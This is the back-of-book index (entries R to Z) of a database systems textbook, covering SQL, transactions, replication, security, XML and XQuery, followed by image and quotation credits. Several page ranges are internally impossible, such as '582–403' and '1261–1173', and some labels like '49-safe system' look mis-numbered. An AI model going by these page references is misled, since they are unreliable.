 - defined, 1162
 - Notation (N3), 1164
 - Schema, 1164

- SPARQL (Simple Protocol and RDF Query Language), 1165–1166
- Turtle, 1164
- resource management, 1250–51
- resource managers, 115, 838
- response time, 598
- REST (Representational State Transfer), 1116
- restricted groupings, 211–12
- retrieval transactions, 362–63
- RETURN clause (XQuery), 1172–76
- REVOKE statement, 263, 265–67
 - defined, 265
 - effects, 266
 - format, 265
 - GRANT OPTION FOR clause, 265
 - qualifiers, 266
 - use examples, 266–67
- revolutionary approach, 292, 942
- Right Outer join, 176, 220–21
- right-deep trees, 762
- rigorous 2PL, 687
- roles, 626–27
- rollback, 702
 - transactions, 670
- ROLLBACK statement, 261
- rollforward, 702
- roll-up operation, 1293
- row types (SQL:2011), 309–10
- row-level triggers, 282
- rows
 - DELETE, 229
 - migrating, 257
 - ordering, 205–07
 - retrieving all, 198
 - retrieving specific, 199, 321
 - selecting, 201–05
 - UPDATE, 228
 - updating with cursors, 279–80
- RSA encryption, 618
- rule-based optimizer, 772–73
- runtime values, 317
- 49-safe system, 888
- 50-safe system, 888
- sagas, 712–13
- sampling, 1276
- Sarbanes-Oxley Act (SOX), 646
- savepoints, 712
- SAX (Simple API for XML), 1146–1147
- scalability
 - defined, 954
- mass user, 1239
- Oracle Database, 1311
- terabyte, 1239
- scalar operators, 239
- scheduler, 137, 671, 828
- schedules
 - defined, 675
 - equivalent, 677
 - global, 830
 - locking, 684
 - nonrecoverable, 681
 - nonserial, 676
 - nonserializable, 714
 - recoverable, 682
 - serial, 675–76
 - serializable, 676
- schema evolution, 966–69, 975
- schema invariants, 966
- schema objects, 138–39
- schema-independent representation, 1198–99
- schemas
 - conceptual, 87
 - creating, 244
 - database, 87
 - defined, 68, 72, 84
 - external, 87
 - internal, 87
 - multidimensional, 1293
 - Oracle architecture, 138–39
 - relational, 156
 - replication, 882
 - with single/multiple inheritance, 967
- scientific and medical applications, 297
- scripting languages
 - defined, 1065
 - JavaScript/JScript, 1065–1066
 - Perl, 1067
 - PHP, 1067
 - VBScript, 1066
- SDD-I algorithm, 860–62
 - “beneficial Semijoins”, 860
 - defined, 860
 - example, 861–62
 - phases, 861
- search conditions, 201–05
 - comparison, 201–02
 - NULL, 201, 204–05
 - pattern match, 201, 204
 - range, 201–03
 - set membership, 201, 203
 - types of, 201
- search engines, 1139
- search space, 760, 764
- Second Normal Form (2NF), 464, 470–71
 - defined, 470
 - example, 470–71
 - general definitions, 473–74
 - review, 490–91
- secondary indexes
 - adding, 576
 - B+-tree, 747
 - choosing, 576
 - clustering, 747
 - defined, 575
 - nonclustering, 747
- secondary storage, 701
- second-generation DBMSs, 73
- Secure Electronic Transactions (SET), 631
- Secure HTTP (S-HTTP), 631
- Secure Sockets Layer (SSL), 630–31
- Secure Transaction Technology (STT), 631–32
- Securities and Exchange Commission (SEC), 645–46
- security
 - access controls, 613–16
 - authentication, 613
 - backup and recovery and, 616–17
 - countermeasures, 611–21
 - data, 583
 - database, 608–11
 - DBMS, 76
 - DDBMS, 789
 - defined, 607
 - encryption, 617–18
 - integrity and, 617
 - mechanisms, 582–403, D-53
 - Microsoft Office Access DBMS, 621–23
 - mobile DBMSs, 919
 - OODBMS, 954, 977–78
 - Oracle DBMS, 623–27
 - Pyrrho, E-52
 - RAID, 618–21
 - situations, 608
 - system, 583
 - threats, 609–11
 - views, 259, 616
 - Web, 627–34
 - Web-DBMS approach, 1062
- Security Manager, 633–34
- segments
 - defined, 95–96
 - Oracle architecture, 139
- SELECT privilege, 314
- SELECT statement, 197–225
 - aggregate functions, 207–09
 - ALL keyword, 214–15
 - ANY keyword, 214–15
 - FROM clause, 198–201
 - closed, 198
 - DISTINCT keyword, 199–200
 - EXISTS/NOT EXISTS, 222–23
- form, 197–98
- GROUP BY clause, 209–12
- HAVING clause, 211–12
- multitable queries, 216–22
- ORDER BY clause, 205–07
- purpose, 197
- subqueries, 212–14
- WHERE clause, 201–05
- Selection operation, 169–70
 - cardinality estimation, 744–50
 - cost estimation, 743–50
 - heuristical processing strategies, 741
 - I/O cost summary, 744
 - transformation rules, 736–39
- self-determination rule, 483
- self-referencing column, 319
- semantic analysis, in query decomposition, 733–35
- semantic data models, 73, 298
- semantic query optimization, 766–67
- Semijoin operation, 177, 857
- semistructured data
 - DataGuides, 1135–1137
 - defined, 1130
 - example, 1131–1132
 - importance, 1131
 - Lore, 1133
 - Lorel, 1133–1135
 - Object Exchange Model (OEM), 1132–1133
- separate servers architecture, 130–31
- sequence diagrams, 987–88
- serial schedules, 675–76
- serializability, 677–81
 - conflict, 677
 - distributed, 830
 - one-copy, 879
 - view, 678–79
- SERIALIZABLE isolation level, 262
- SERIALIZABLE mode, 717
 - serializable schedules defined, 676
 - nonconflict, 677–78
- serialization, 961
- servers
 - application, 111, 113
 - client, 969–70
 - database, 111, 970
 - defined, 108
 - object, 969–70
 - OLAP, 1295–100
 - page, 970
 - replication, 827, 876, 880–88
 - Web, 1052

- service-oriented architectures (SOA), 105–06
 - defined, 119
 - services, 119–20
 - Web services for, 119–20
- session consistency, 880
- session containers, 1003
- SET CONSTRAINTS
 - statement, 262
- Set difference operation, 171
- set membership search
 - condition, 201, 203
- set operations, 171–74
 - cardinality estimation, 760
 - cost estimation, 759–60
- SET TRANSACTION
 - statement, 261
- sets, 95
- SGML (Standardized Generalized Markup Language), 295, 1057, 1138
- shadow paging, 709
- shared database
 - separate schema
 - architecture, 131–32
 - server, separate
 - databases, 131–32
 - shared schema
 - architecture, 133
- shared disk, 786–87
- shared locks, 683, 700
- shared memory, 786
- shared nothing, 787
- shared server, separate
 - database server process
 - architecture, 130–31
- shared subclasses, 436
- shareware, 663
- shredding, 1197, 1199
- simple attributes, 413–14
- simplification, in query decomposition, 735–36
- simulated annealing, 767
- single master replication, 933
- single-valued attributes, 414
- single-valued per group, 209
- size, DBMS, 78
- slave copies, 831
- slice and dice operation, 1293
- SMIL (Synchronized Multimedia Integration Language), 1138
- SMTP (Simple Mail Transfer Protocol), 1049
- snapshot isolation (SI), 907–10
- snowflake schema, 1263
- SOAP (Simple Object Access Protocol), 117, 1007, 1058, 1151–52
- SOAP with Attachments API for Java (SAAJ), 1106
- software
 - commercial, 662–63
 - copyright and, 663–64
 - crisis, 343
 - DBMS, 68
 - depression, 343
 - freeware, 663–64
 - intellectual property
 - rights (IPR) issues, 662–63
 - patentability, 662–63
 - shareware, 663
- Software as a Service (SaaS), 126
- Software Development Lifecycle (SDLC), 344
- sophisticated users, 71
- sorting
 - duplication elimination
 - with, 758
 - joins, 217
- sort-merge join, 754
- sound rules, 483
- sources
 - defining, 1275–76
 - mapping, 1277
 - non-Oracle, 1276
 - Oracle, 1276
- SPARQL (Simple Protocol and RDF Query Language), 1165–1166
- spatio-temporal queries, 925
- specialization
 - constraints, 440–41
 - defined, 436
 - diagrammatic
 - representation, 437–39
 - DreamHome case study, 441–45
 - hierarchy, 436
 - process, 436–37
- split-transaction, 714
- SPX/IPX (Sequenced Packet Exchange/Internetwork Package Exchange), 795
- SQL, 64
 - advanced, 271–88
 - aggregate functions, 207–09
 - computational
 - completeness, 301
 - Core, 194
 - data definition, 244–51
 - data manipulation, 191–229
 - data types, 235–39
 - discretionary access
 - control, 262–67
 - history of, 193–95
 - identifiers, 234
 - importance, 195
 - integrity constraints, 240–43
 - learning, 193
 - multitable queries, 216–22
 - objectives, 192–93
 - packages, 194
 - programming language, 272–80
 - terminology, 195
 - transactions, 261–62
 - as transform-oriented language, 192
 - XML and, 1199–13
- SQL:2011, 308–31
 - collection types, 323–26
 - encapsulation, 310–11
 - large objects, 330–31
 - methods, 316
 - object identity, 318
 - parts, 308–09
 - persistent stored
 - modules, 327
 - polymorphism, 317–18
 - querying, 321–23
 - recursion, 331
 - reference types, 318
 - referential integrity, 322–23
 - row types, 309–10
 - substitutability concept, 314
 - subtypes, 313–14
 - supertypes, 313–14
 - table creation, 318–21
 - Temporal Extensions, 1246–48
 - triggers, 327–30
 - typed views, 326
 - user-defined routines (UDRs), 314–16
 - user-defined types (UDTs), 310–13
- SQL optimizer, 1250
- SQL statements
 - FOR, 275–76
 - ALTER TABLE, 240–43, 248–49
 - BNF notation, 196
 - CASE, 274
 - case-insensitivity, 196
 - COMMIT, 261
 - control, 274–76
 - CREATE, 240–43
 - CREATE ASSERTION, 243
 - CREATE DOMAIN, 241
 - CREATE FUNCTION, 316
 - CREATE INDEX, 250, 575
 - CREATE OUTLINE, 776
 - CREATE SCHEMA, 244
 - CREATE TABLE, 245–48, 264, 318–21
 - CREATE TRIGGER, 327
 - CREATE TYPE, 318
 - CREATE VIEW, 251–53, 264
 - DECLARE . . . HANDLER, 277
 - DELETE, 228–29
 - DML, 196–229
 - DROP INDEX, 250–51
 - DROP SCHEMA, 245
 - DROP TABLE, 249–50
 - DROP VIEW, 253–54
 - FETCH, 278
 - GRANT, 263–65
 - IF, 274
 - INSERT, 225–27
 - literals, 197
 - LOOP, 274–75
 - WITH RECURSIVE, 287
 - REPEAT, 275
 - reserved words, 195
 - REVOKE, 263, 265–67
 - ROLLBACK, 261
 - SELECT, 197–225
 - SET CONSTRAINTS, 262
 - SET TRANSACTION, 261
 - transaction-initiating, 261
 - UPDATE, 227–28
 - user-defined words, 195
 - WHILE, 275
 - writing, 195–96
- SQLJ, 1084
- SQL/PSM (Persistent Stored Modules), 272, 277
- SQUARE (Specifying Queries As Relational Expressions), 194
- stable storage, 701
- standards, enforcement
 - of, 76
- star schema, 1261–1173
 - defined, 1261
 - example, 1262
 - use of, 1263
- starflake schema, 1264
- starvation, avoiding, 692
- state machine replication, 907
- STATE method, 312
- statechart diagrams, 989–90
- statement-level triggers, 282
- states
 - atomic object, 1015
 - defined, 94
 - inconsistent, 99, 669
 - transaction, 670–71
- static methods, 316, 333
- static query optimization, 731–32
- static type analysis
 - defined, 1189
 - inference rules, 1193–94
- static Web pages, 1058
- statistics, 774–75
- steal policy, 704
- Stonebraker's view, 306–07
- strict 2PL, 687
- string data types, 235
- strings
 - BLOB, 331
 - CLOB, 330
- strong entity type, 417, 530
- structural constraints, 419–26
- structure restriction, views
 - and, 260

- Structured Analysis and Design (SAD), 350
- structured interviews, 377
- Structured Query Language. *See* SQL
- subclasses, 518
 - defined, 434
 - disjoint, 440
 - mapping to relations, 303
 - nondisjoint, 440
 - propagation of
 - modifications, 968–69
 - relationship types, 533–35
 - shared, 436
 - superclass relationships, 435–36
- subject-oriented data, 123, 1225
- subprograms, 280
- subqueries, 212–14
 - with aggregate function, 213–14
 - defined, 212
 - with equality, 212–13
 - nested, 214
- subschemas, 72, 84, 87
- substitutability concept, 314
- subtransactions, 709, 711
 - committed, 712
 - contingency, 712
 - nonvital, 711
- subtypes, 313–14
- SUM function, 207–09
- summarized data, 1233
- summary management, 1309
- superclasses, 518
 - defined, 434
 - relationship types, 533–35
 - subclass relationships, 435–36
- superkey, 158
- supertypes, 313–14
- supervised learning, 1318
- symmetric encryption, 617
- symmetric multiprocessing (SMP), 1240
- symmetric replication, 886–87
- synchronous replication, 933
- synchronous RPC, 114
- synchronous update propagation, 884
- synonyms, 815, 865
- system catalogs, 63
 - benefits, 98–99
 - defined, 90, 98
 - global (GSC), 801
 - integrated, 98
 - storage elements, 98
- system change number (SCN), 717–18
- system definition, 348, 390–91
- System Global Area (SGA), 140–41
- system privileges, 623–25
- System R, 193
- system resources
 - CPU, 599
 - disk I/O, 599–600
 - main memory, 599
 - network, 600
- system security, 583
- systems specification, 391, 397
- tables
 - alias, 216
 - application-time period, 1247
 - creating, 245–48, 264, 318–21
 - creating with UDT, 319
 - defined, 68
 - definition, changing, 248–49
 - difference, 223
 - dimension, 1261
 - extract, 595
 - fact, 1261
 - intersection, 223–24
 - lookup, 590
 - mapping to XML documents, 1209
 - nested, 336–37
 - object, manipulating, 337–38
 - removing, 250–51
 - result, 223–25
 - system-versioned, 1247–48, 1252–53
 - typed, 319
 - union, 223
 - union-compatible, 223
 - unnormalized, 466
 - valid-time period, 1253
- tablespaces, 138
- TCP/IP (Transmission Control Protocol/Internet Protocol), 795, 1049
- teleprocessing, 106–07
- Telnet (Telecommunications Network), 1049, 1052
- temporal data, 1244
- temporal data integrity, 919
- temporal database, 1244
 - Scenario 49, 1244–45
 - Scenario 50, 1245–46
 - warehousing, 1244
- ternary relationships, 154, 411
- testing
 - in database design, 366–67
 - defined, 366
 - evaluation criteria, 367
- theft, 609
- Theta join operation, 174
 - associativity, 739
 - commutativity, 738–39
- Third Normal Form (3NF), 464, 471–73
 - defined, 472
 - example, 472
 - general definitions, 473–74
 - review, 491–92
- third-generation DBMSs, 73
- third-generation programming languages (3GLs), 68
- Thomas's write rule, 693–94
- threats
 - countermeasures, 611–21
 - defined, 609
 - examples, 610
 - identifying, 610–11
 - as potential security breach, 609
 - summary, 611
- three-phase commit (3PC), 845–48
 - defined, 845
 - precommit, 845
 - recovery protocols, 847–48
- state transition diagram, 846
- termination protocol, 845–46
- three-tier architecture, 111–12
 - advantages, 112
 - illustrated, 111
- time-bound staleness, 896
- timeouts, 690
- timestamp ordering, 904
- timestamping
 - defined, 692
 - methods, 692–95
 - Thomas's write rule, 693–94
- timestamps
 - basic ordering, 693–94
 - defined, 692
 - multiversion ordering, 695–96
 - read_timestamp, 692
 - write_timestamp, 692
- time-variant data, 123, 1225
- top-down approach, 353
- trademark, 662
- transaction coordinator, 828
- transaction demarcation, 850
- transaction design, 362–63
- transaction management, 667–722
 - advanced models, 709–16
 - concurrency control, 672–700
 - database recovery, 700–09
 - distributed, 828–29
 - dynamic restructuring, 714–15
 - multilevel model, 713–14
 - nested model, 711–12
 - in Oracle, 716–22
- sagas, 712–13
- workflow models, 715–16
- transaction manager, 838
 - defined, 137, 671, 828
 - global, 828
- transaction mobility, 921
- transaction pathways
 - mapping to relations, 570–71
 - using, 522–23
- Transaction Processing Council (TCP), 972
 - TPC-A benchmark, 972
 - TPC-B benchmark, 972
 - TPC-C benchmark, 972
 - TPC-H benchmark, 972
 - TPC-R benchmark, 973
 - TPC-W benchmark, 973
- Transaction Processing Monitors, 115–16
 - advantages, 115–16
 - defined, 115
 - as middle tier, 116
 - uses, 116
- transaction routing, 115
- transaction support, DBMS, 99
- transaction time, 1246
- transaction transparency, 815–18
- transactional updates, 882
- transaction-initiating SQL statements, 261
- transaction/relation cross references, 570
- transactions, 261–62
 - aborted, 670
 - ACID properties, 671
 - analysis form, 573
 - analyzing, 569–313, D-53
 - atomicity, 671
 - classification of, 817–18
 - committed, 669, 675
 - compensating, 670
 - consistency, 671
 - database architecture, 671–72
 - deadlocked, 689–90
 - defined, 261, 668
 - describing, 522
 - distributed, 709
 - durability, 671
 - example, 669
 - flat, 712
 - frequency information, 571–72
 - isolation, 671
 - as logical units of work, 668
 - long-duration, 710, 964, 975
 - mixed, 363
 - mobile DBMSs, 919
 - nested, 711, 920–21
 - ODMG Object Model, 1017
 - OODBMS, 964–65

transactions (*continued*)

- Oracle, 865
- properties, 671
- Pyrrho, E-49
- recoverability, 681–82
- retrieval, 362–63
- rolled back, 670
- serial execution, 100
- serializability, 676
- state transition diagram, 670
- states, 670–71
- throughput, 598
- update, 363
- usage map, 571
- transform methods, 984
- transformation rules, 736–41
- transform-oriented
 - languages, 186, 192
- transient objects, 961
- transitive closure, 301
- transitive dependencies, 460, 483
- transitivity rule, 483
- transparencies (DDBMS), 812–21
 - concurrency, 816
 - DBMS, 820
 - distribution, 812–15
 - failure, 816–17
 - fragmentation, 813
 - local mapping, 813–14
 - location, 813
 - naming, 814–15
 - performance, 818–20
 - replication, 813
 - summary, 820–21
 - transaction, 815–18
- traversal paths, 1024
- tree induction, 1318
- TRIGGER privilege, 286, 330
- triggering events, 327
- triggers, 281–87
 - BEFORE, 328
 - advantages, 286
 - AFTER INSERT, 328–29
 - creating, 327
 - defined, 281, 327
 - disadvantages, 286–87, 329
 - dropping, 286
 - for enforcing referential integrity, 283
 - Event-Condition-Action (ECA) model, 282
 - row-level, 282
 - SQL:2011, 327–30
 - statement-level, 282
- Triple modular redundant (TMR) systems, 903–07
- trivial MVDs, 494
- tuple relational calculus, 181–84
 - defined, 181
 - example, 183–84
 - existential qualifiers, 182
 - expression safety, 184

- expressions and formulae, 182–83
- universal qualifiers, 182
- tuples
 - defined, 149, 153–54
 - phantom, 675
 - variables, 181
- Turtle, 1164
- two-phase commit (2PC), 838–45
 - centralized, 843
 - communication
 - topologies, 843–45
 - decision phase, 838
 - distributed, 844
 - election protocols, 843
 - linear, 843
 - recovery protocols, 842–43
 - termination protocol, 841–42
 - voting phase, 838
- two-phase locking (2PL)
 - cascading rollbacks, 687
 - centralized, 831
 - conservative, 690
 - defined, 684
 - distributed, 832
 - growing phase, 684
 - inconsistent analysis
 - problem prevention, 686–87
 - lost update problem
 - prevention, 685
 - primary copy, 831–32
 - rigorous, 687
 - shrinking phase, 684
 - strict, 687
 - uncommitted dependency
 - problem prevention, 685–86
- Two-Phase Optimization
 - algorithm, 767
- two-tier replication, 924
- type annotations, 1177, 1180
- type hierarchy, 436
- type inheritance, 335
- typed tables, 319
- typed views, 326
- typespecs, 1036–1038
- typing judgment, 1194
- UML. *See* Unified Modeling Language
- unary operations, 168–70
- unary relations, 154
- uncommitted dependency
 - problem, 673
 - example, 673–74
 - prevention with 2PL, 685–86
- UNDER privilege, 314, 321, 340
- undo, 702
 - Oracle, 717
- unfederated MDBSs, 792
- Unified Modeling Language (UML), 350, 405–06

- activity diagrams, 990–91
- behavioral diagrams, 985
- collaboration diagrams, 989
- component diagrams, 986
- defined, 405, 985, 1004
- deployment diagrams, 986
- design goals, 985
- object diagrams, 985–86
- as OMG specification, 1004
- sequence diagrams, 987–88
- statechart diagrams, 989–90
- structural diagrams, 985
- usage in database design, 990–92
- use case diagrams, 987–88
- uniform reliable broadcast, 905
- Uniform Resource Identifiers (URIs), 1057
- Uniform Resource Locators (URLs), 1052–1053
 - defined, 1057
 - example, 1057
 - syntax, 1057
- Uniform Resource Names (URNs), 1057
- uniform total order
 - broadcasts, 903–07
- unilateral abort, 839
- Union operation, 171
- UNION operator, 224
- Union rule, 483
- unions, XML Schema, 1160
- UNIQUE clause, 242–43
- uniqueness constraints, 1160–1162
- United Kingdom's Data Protection Act (1998), 651–52
- Universal DBMS (UDBMS), 306
- Universal Discovery Description and Integration (UDDI), 118, 1059, 1152–54
 - defined, 1152
 - entity types, 1153–54
 - example entry, 1155
 - WSDL relationship, 1153
- universal object storage
 - standards, 1009
- universal qualifiers, 182
- universal relations, 456
- Universe of Discourse (UoD), 93
- University Accommodation Office case study, B-49–52
- courses, B-51
- data requirements, B-49–51
- defined, B-49
- halls of residence, B-50
- invoice, B-50–51
- leases, B-50
- next-of-kin, B-51
- query transactions, B-51–52
- residence staff, B-51
- student apartment inspections, B-51
- student flats, B-50
- students, B-49–50
- Unnormalized Form (UNF), 466
- unnormalized tables, 466
- unstructured interviews, 377
- unsupervised learning, 1319–20
- update anomalies, 454–56
 - defined, 455
 - deletion, 455–56
 - dependency preservation, 456
 - insertion, 455
 - lossless-join property, 456
 - modification, 456
- UPDATE privilege, 263–64, 314
- update restriction, views
 - and, 260
- UPDATE statement, 227–28, 908
 - columns, 228
 - defined, 227
 - rows, 228
- update transactions, 363
- update-anywhere ownership, 886–87
- update-bound staleness, 896
- updates
 - deferred, 707–08
 - immediate, 708–09
 - processing, 882–84
 - propagation, 884
 - view, 165
- Upper-CASE tools, 368
- USAGE privilege, 314, 321
- usage refinement, 586
- use case diagrams, 987–88
- user interface design
 - color consistency, 364
 - completion signal, 365
 - cursor movement, 364
 - data-entry fields, 364
 - error correction, 364
 - error messages, 365
 - explanatory messages, 365
 - field grouping/sequencing, 364
 - field labels, 364
 - form/report layout, 364
 - guidelines, 363–65
 - instructions, 363–64
 - layout, 364
 - optional fields, 365
 - terminology consistency, 364

- title, 363
- visible space and boundaries, 364
- user views, 348, 393
 - cross-reference, 396
 - designing, 582, D-53
 - documenting, 582
 - information gathering, 397
 - managing, 396–97
- user-defined functions
 - invoking, 321–22
 - XQuery, 1176–77
- user-defined routines (UDRs), 314–16
- user-defined types (UDTs), 310–13
 - attribute definitions, 310
 - constructor functions, 311
 - definition example, 312
 - methods, 312–13
 - mutator function, 310–11
 - NEW expression, 311
 - observer function, 310–11
 - operator declarations, 310
 - Oracle, 332–37
 - routine declarations, 310
 - table creation based on, 319
- user-defined words, 195
- users
 - defined, 138
 - end, 71
 - requirements
 - specification, 391, 397
- utility programs, 102
- utility services, 102
- valid time, 1246
- value prediction, 1319
- value-added networks (VANs), 1050
- value-bound staleness, 896
- variables
 - bound, 182
 - domain, 184
 - free, 182
 - tuple, 181
- VBScript, 1066
- version vector, 899–900
- versions, 899–900
 - history of, 965
 - management, 965
 - object, 965
 - OODBMS, 965–66
 - types of, 965–66
- vertical fragmentation, 807–08
 - affinity and, 808
 - defined, 801, 807
 - example, 807–08
 - reduction for, 856
 - splitting and, 808
- vertical partitioning, 595
- vertical views, 252
- view integration approach
 - defined, 350–52
 - global data model, 351
 - illustrated, 352
 - local data model, 351
- view maintenance, 260
- view materialization, 251, 260–61
- view resolution, 254–55
 - defined, 251
 - merge, 254
- view serializability
 - defined, 678
 - precedence graph, 678, 680, 682
 - schedules, 678
 - testing for, 679–81
- views, 65–66
 - advantages, 258–59
 - benefits, 66
 - complexity, 259
 - convenience, 259
 - creating, 251–53, 264
 - currency, 259
 - customization, 259
 - data independence, 258–59
 - data integrity, 259
 - defined, 65, 163, 616
 - disadvantages, 259–60
 - dynamic, 164
 - grouped, 253
 - horizontal, 252
 - joined, 253
 - materialized, 260
 - mechanism, 65–66
 - object, 338–39
 - OODBMS and, 977
 - performance, 260
 - purpose of, 164
 - relational model, 163–65
 - removing, 253–54
 - restrictions on, 255
 - security, 259, 616
 - structure restriction, 260
 - typed, 326
 - updatability, 255–56
 - update restriction, 260
 - updating, 165
 - vertical, 252
- virtual attributes, 313
- virtual (derived) relations, 163
- virtual synchrony, 905
- virtualization, 125
- volatile storage, 701
- voting phase, 910–11
- voting termination, 888
- wait-for-graphs (WFGs), 690–91
- WAP (Wireless Application Protocol), 796
- warehouse manager, 124, 1232–24
- watchdog, replication
 - schemes, 890–91
- weak entity type, 417–18, 530–31
- Web
 - data, 1276
 - DBMS integration
 - advantages, 1060–1062
 - DBMS integration
 - disadvantages, 1062–1064
 - DBMS integration
 - requirements, 1059
 - defined, 1052
 - environment
 - components, 1053
 - integration approaches, 1064–1065
 - introduction to, 1048–1052
 - pages, 1058
 - scripting languages, 1065–1067
 - success, 1052
- Web security
 - ActiveX, 634
 - aspects, 627
 - digital certificates, 629–30
 - digital signatures, 629
 - firewalls, 628–29
 - Java, 632–34
 - Kerberos, 630
 - message digest
 - algorithms, 629
 - proxy servers, 628
- Secure Electronic Transactions (SET), 631
- Secure HTTP (S-HTTP), 631
- Secure Sockets Layer (SSL), 630–31
- Secure Transaction Technology (STT), 631–32
- Web servers
 - CGI, 1067–1072
 - examples, 1052
 - extending, 1073–1074
- Web services, 117–18, 1058–1059
 - defined, 117, 1058
 - examples, 117
 - Java, 1105–1106
 - Microsoft, 1118–1119
 - for SOA, 119–20
 - standards/technologies, 117–18, 1058–1059
- Web Services Description Language (WSDL), 1152
- Web sites
 - dynamic information, 1048
 - file-based, 1048
 - interactive/dynamic, 296–97
 - in Internet business
 - evolution, 1051
- Web-DBMS approach
 - advantages, 1060–1062
- bandwidth, 1063
- cost, 1063
- cross-platform support, 1061
- disadvantages, 1062–1064
- graphical user interface (GUI), 1061
- innovation, 1062
- limited functionality of HTML, 1063
- performance, 1063–1064
- platform independence, 1060–1061
- reliability, 1062
- requirements, 1059
- scalability, 1063
- scalable deployment, 1061–1062
- security, 1062
- simplicity, 1060
- standardization, 1061
- statelessness, 1063
- transparent network
 - access, 1061
- WebLogic Tuxedo Connectivity (WTC), 1120
- Wellmeadows Hospital case study, B-53–60
 - data requirements, B-53–59
 - defined, B-53
 - inpatients, B-56
 - local doctors, B-55
 - outpatients, B-56
 - patient appointments, B-55–56
 - patient medication, B-57
 - patient registration form, B-57
 - patients, B-54
 - patient's next-of-kin, B-54
 - pharmaceutical supplies, B-58–59
 - staff, B-54
 - staff form, B-55
 - suppliers, B-59
 - surgical/nonsurgical
 - supplies, B-57–58
 - transaction requirements, B-60
 - ward requisitions, B-59
 - ward staff listing report, B-56
 - wards, B-53–54
- WHERE clause, 201–05
 - BETWEEN/NOT BETWEEN test, 202–03
 - defined, 201
 - IN/NOT IN test, 203
 - IS NULL/IS NOT NULL test, 204–05
 - LIKE/NOT LIKE test, 204
 - logical operators, 202
 - XQuery, 1171

- WHILE statement, 275
- white-box replication, 880
- wide area networks (WANs), 793–94
- windowing calculations, 1306–07
- Windows CardSpace, 1116
- Windows Communication Foundation (WCF), 1115
- Windows Presentation Foundation (WPF), 1115
- Windows Workflow Foundation (WF), 1116
- Wisconsin benchmark, 971–72
- WITH CHECK OPTION
 - clause, 256–58
 - defined, 256
 - examples, 257
 - specification, 256–58
- WITH GRANT OPTION
 - clause, 264–65
- WITH RECURSIVE
 - statement, 287
- workflow
 - defined, 715
 - execution (correctness) requirements, 716
 - issues, 716
 - models, 715–16
 - ownership, 887–88
 - task coordination requirements, 716
 - task specification, 716
- World Wide Web. *See* Web
- write-ahead log protocol, 708
- WSDL (Web Services Description Language), 118, 1058–1059
- XDM. *See* XML Query Data Model
- XHTML (eXtensible HTML), 1150–51
- XLink (XML Linking Language), 1150
- XML (eXtensible Markup Language), 73, 117, 295, 1058
 - advantages, 1138–1140
 - attributes, 1141
 - comments, 1141
 - content/presentation separation, 1139
 - databases and, 1196–14
 - declaration, 1140
 - defined, 1137
 - elements, 1140–1141
 - entity references, 1141
 - extensibility, 1139
 - introduction to, 1137–1145
 - load balancing, 1139
 - mapping functions, 1206–07
 - names, mapping SQL identifiers to, 1207
 - namespaces, 1147
 - in Oracle, 1214–17
 - ordering, 1142
 - overview, 1140–1142
 - platform/vendor independence, 1138–1139
 - query languages, 1166–96
 - ratification, 1129
 - reuse, 1139
 - search engines, 1139
 - simplicity, 1138
 - SQL and, 1199–13
 - storing, in attributes, 1197–91
 - storing, in databases, 1196–91
 - storing, in shredded form, 1197–98
 - tags, 1140
 - technologies, 1145–55
- XML data type, 1200–01
 - defined, 1200
 - subtypes, 1200
 - table creation with, 1201
- XML documents
 - Document Type Definition (DTD), 1142–1145
 - information set, 1179–80
 - in Lore, 1167
 - mapping tables to, 1209
 - nodes, 1199
 - validity, 1145
 - well-formed, 1145
 - XML schema, 1161
- XML Information Set, 1179–80
- XML Metadata Interchange (XMI), 1005
- XML operators, 1201–02
 - using, 1202–03
 - values, 1201
- XML Query Data Model (XDM), 1180–85
 - constraints, 1181–83
 - defined, 1180
 - ER diagram, 1182
 - example, 1183–85
 - flexibility, 1182
 - graphical depiction, 1184
 - nodes, 1181
- XML Query Requirements
 - document, 1169
- XML Query Working Group, 1168–69
- XML Schema, 1145, 1156–1166
 - built-in types, 1156–57
 - cardinality, 1157–1158
 - compositors, 1159
 - constraints, 1160–1162
 - defined, 1156
 - generating, 1209–10
 - groups, 1159
 - lists and unions, 1160
 - references, 1158
 - Resource Description Framework (RDF), 1162–1166
 - simple/complex types, 1157
 - types, 1178
 - types definition, 1158–1159
- XML schemas, 1198
- XMLATTRIBUTES, 1201–03
- XMLDocument, 1201
- XMLELEMENT, 1202
- XMLQUERY, 1204–05
- XMLTABLE, 1206
- X/Open
 - Distributed Transaction Processing (DTP), 850–52
 - interfaces, 851
 - TX interface, 851
 - XA interface, 851
- XPath (XML Path Language), 1148–49
- XPointer (XML Pointer Language), 1149–50
- XQuery, 1169–79
 - built-in functions, 1176–77
 - defined, 1169
 - dynamic evaluation, 1189, 1194–96
 - expression support, 1169
 - FLWOR expressions, 1170–76, 1190–91
 - formal semantics, 1188–96
 - module structure, 1177
 - normalization, 1189–93
 - parsing, 1189
 - path expressions, 1169–70, 1191–93
 - static type analysis, 1189, 1193–94
 - types and sequence types, 1177–79
 - user-defined functions, 1176–77
- XQuery Update Facility, 1186–88
 - defined, 1186
 - expressions, 1186–87
 - pending update list, 1187
 - requirements, 1186
 - update primitives, 1187
- XSLT (XSL Transformations), 1147–1148
- year-month intervals, 239

Credits

Cover: © Africa Studio/Shutterstock

Page 3: “The history of database system . . .” Based on Silberschatz A., Stonebraker M., and Ullman J., eds (1990). Database systems: Achievements and opportunities. ACM SIGMOD Record, 19(4)

Page 85 Figure 3.18 The Oracle architecture From the Oracle documentation set.

Page 96 “A model for enabling ubiquitous, . . .” NIST, 2011. The NIST Definition of Cloud Computing, NIST Special Publication 800–145, National Institute of Standards, September 2011

Pages 531, 982, 996, 1032, 1034 © Microsoft Corporation. Used with permission from Microsoft.

